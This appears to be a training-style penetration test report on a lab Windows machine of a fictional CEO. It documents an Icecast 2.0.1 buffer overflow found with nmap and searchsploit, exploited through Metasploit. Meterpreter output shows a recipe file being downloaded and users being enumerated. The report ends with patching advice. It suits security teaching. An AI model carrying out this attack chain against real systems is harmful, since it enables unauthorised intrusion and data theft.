GoodSecurity Penetration Test Report

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1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP: **192.168.0.20**

Hostname: **MSEDGEWIN10**

Vulnerability Exploited: **Icecast Buffer Overflow**

Vulnerability Explanation:

From Rapid7 Icecast Header:

- **"This module exploits a buffer overflow in the header parsing of icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma. Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved instruction pointer, and on linux (depending on compiler, etc) this seems to generally overwrite nothing crucial (read not exploitable)."**
- **"This exploit uses ExitThread(), this will leave icecast thinking the thread is still in use, and the thread counter won't be decremented. This means for each time your payload exits, the counter will be left incremented, and eventually the threadpool limit will be maxed. So you can multihit, but only till you fill the threadpool."**


Severity:

Using NIST's CVSS calculator, I got a score of 9.3. This makes this vulnerability critical. I used the following settings in the calculator to get the aforementioned score:

- **Attack Vector: Local**
- **Attack Complexity: Low**
  - **The vulnerability is documented and there are existing exploit tools to gain system access.**
- **Privileges Required: None**
  - **We didn't require the any user authentication to**
- **User Interaction: None**
- **Scope: Changed**
- **Confidentiality Impact: High**
  - **We were able to spot sensitive user information in the form of banking information. This was located in the secret file we were tasked with finding.**
- **Integrity Impact: High**
  - **We could have deleted any files we wanted on the system.**
- **Availability Impact: High**
  - **The "multihit" could result in a CPU lockup. So, the machine itself could go offline because of this vulnerability.**


Proof of Concept:

Using "nmap" we discovered the running Icecast service:




```
root@kali:~# nmap -sV --allports 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-29 11:48 PST
Nmap scan report for 192.168.0.20
Host is up (0.0071s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.88 seconds
```

Using “searchsploit” we found existing Iceast vulnerabilities:




```
root@kali:~# searchsploit icecast
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal     | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial  | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow          | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrit | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabili | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal I | linux/remote/21602.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

We then found the corresponding exploit code in the “Metasploit” framework:




```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Descri
ption
   -  ----                                 ---------------  ----   -----  ------
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite
```


Running the exploit on Hans’ machine allowed us to execute a “Meterpreter” shell on the machine. With this we were able to find the targeted files, enumerate machine users, and display machine information:




```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
```




```
meterpreter > download 'C:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: C:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.tx
t
[*] Downloaded 48.00 B of 48.00 B (100.0%): C:\Users\IEUser\Documents\Drinks.rec
ipe.txt -> Drinks.recipe.txt
[*] download   : C:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.tx
t
```



```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220129122806_default_192.168.0.20_host.
users.activ_741814.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\syst
emprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\Loca
lService
 S-1-5-20                                        %systemroot%\ServiceProfiles\Netw
orkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant
```



```
C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          1/29/2022, 11:35:53 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 4 GenuineInt
el ~2095 Mhz
```



```
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,168 MB
Available Physical Memory: 837 MB
Virtual Memory: Max Size:  3,448 MB
Virtual Memory: Available: 1,616 MB
Virtual Memory: In Use:    1,832 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
                           [03]: KB4470788
                           [04]: KB4480056
                           [05]: KB4486153
                           [06]: KB4535680
                           [07]: KB4537759
                           [08]: KB4539571
                           [09]: KB4549947
                           [10]: KB5003243
                           [11]: KB5003171
Network Card(s):           1 NIC(s) Installed.
                           [01]: Microsoft Hyper-V Network Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.0.20
                                 [02]: fe80::19ba:64e7:838c:b1b6
Hyper-V Requirements:      A hypervisor has been detected. Features required for
 Hyper-V will not be displayed.
```

3.0 Recommendations

- First and foremost, the Icecast software on Hans' machine should be updated. Newer versions – newer than 2.0.1 – have addressed the Icecast Buffer Overflow vulnerability.
    - This would prevent remote – not just local network attackers – from gaining access to Hans' machine if for some reason this port is open to the public.
- We would recommend not allowing employee access to Hans' machine. Perhaps this could be done with internal network structure and/or rules.